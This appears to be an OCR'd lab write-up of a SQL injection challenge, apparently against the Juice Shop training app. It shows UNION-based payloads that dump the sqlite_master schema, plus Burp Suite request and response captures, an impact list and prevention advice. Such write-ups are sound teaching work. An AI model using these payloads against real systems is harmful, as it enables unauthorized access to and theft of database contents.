
SQL injection is a type of cyber attack in which an attacker inserts malicious code into a SQL statement, via a web form input or URL parameter, in order to gain unauthorized access to a database. This can allow the attacker to view, modify, or delete sensitive data in the database


Steps to Reproduce:


In search bar, searched for some products and captured the request with the burpsuite. Here, we an see the database used is the Sqlite. In the repeater, tried different types of the requests to extract the database tables, schema from the server database. Here, the query is tampered as banana'))--, initially and got the 200 OK response. Now, lets try to extract the whole database, for this UNION operator is used. The tampered query is **banana'))%20UNION%20SELECT%20*%20FROM%20sqlite_master—**


The error is thrown stating the columns didn't match in both. Then tried to select the columns from sqlite_master started with 1,then gone through 9 until a successful response came. Now, let's drag whole database schema by replace sql inplace of 1 in the query. The response is successful, we have got the whole database from the sqlite server.


Pop up shown that challenge is solved successfully.





Burp Suite Community Edition v2024.9.4 - Temporary Project
Request
GET /rest/products/search?q=banana'))--HTTP/1.1
Host: 192.168.29.202:3000
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Referer: http://192.168.29.202:9000/
Accept-Encoding: gzip, deflate, br
Cookie: cookieconsent_status=dismiss; language=hi_IN
If-None-Match: W/"325f-TjL2TUy3YfHL3+BkAZlHOnBU2wc"
Connection: keep-alive
Response
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 30
ETag: W/"1e-JkPcTxpGj7BBTxOuZTVVIx91zaY"
Vary: Accept-Encoding
Date: Fri, 20 Dec 2024 07:52:20 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
"status":"success",
"data":[
]
}
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Response headers
Done
414 bytes | 1,055 millis
Event log
All issues
Memory: 116.8MB
81°F
Haze
Search
ENG
IN
1:22 PM
12/20/2024


File Machine View Input Devices Help
Burp Suite Community Edition v2022.12.5 - Temporary Project
Request
GET /rest/products/search?q=banana'))UNION SELECT*,2,3,4,5,6,7,8,9 FROM sqlite_master--HTTP/1.1
Host: 192.168.1.3:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.9:3000/
Cookie: language=en; cookieconsent_status=dismiss; continueCode=
If-None-Match: W/"325f-B+kZLINojZasuyeGLjwzIiDPWj0"
Response
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Fri, 20 Jan 2023 15:40:23 GMT
Connection: close
Content-Length: 519
{
"error":{
"message":
"SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns",
"stack":
"Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns",
"errno":1,
"code":"SQLITE_ERROR",
"sql":
"SELECT * FROM Products WHERE ((name LIKE '%banana'))UNION SELECT * FROM sqlite_master--%' OR description LIKE '%banana'))UNION SELECT * FROM sqlite_master--%') AND deletedAt IS NULL) ORDER BY name"
}
}
Inspector
Request Attributes
Request Query Parameters
Request Body Parameters
Request Cookies
Request Headers
Response Headers


File Machine View Input Devices Help
Burp Suite Community Edition v2022.12.5 - Temporary Project
Request
Response
Inspector


File Machine View Input Devices Help
Burp Suite Community Edition v2022.12.5 - Temporary Project
Request
Response
Inspector



Impact:

The impact of a successful SQL injection attack can include:

- unauthorized access to sensitive data, such as personal information, financial data, trade secrets, and more.
- the ability to modify or delete data stored in the database.
- the ability to execute arbitrary commands on the underlying system
- the ability to use the attacked server as a launch point for further attacks.
- Damage to the integrity of the system and data
- Perform a DDoS attack by using bots

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attacks.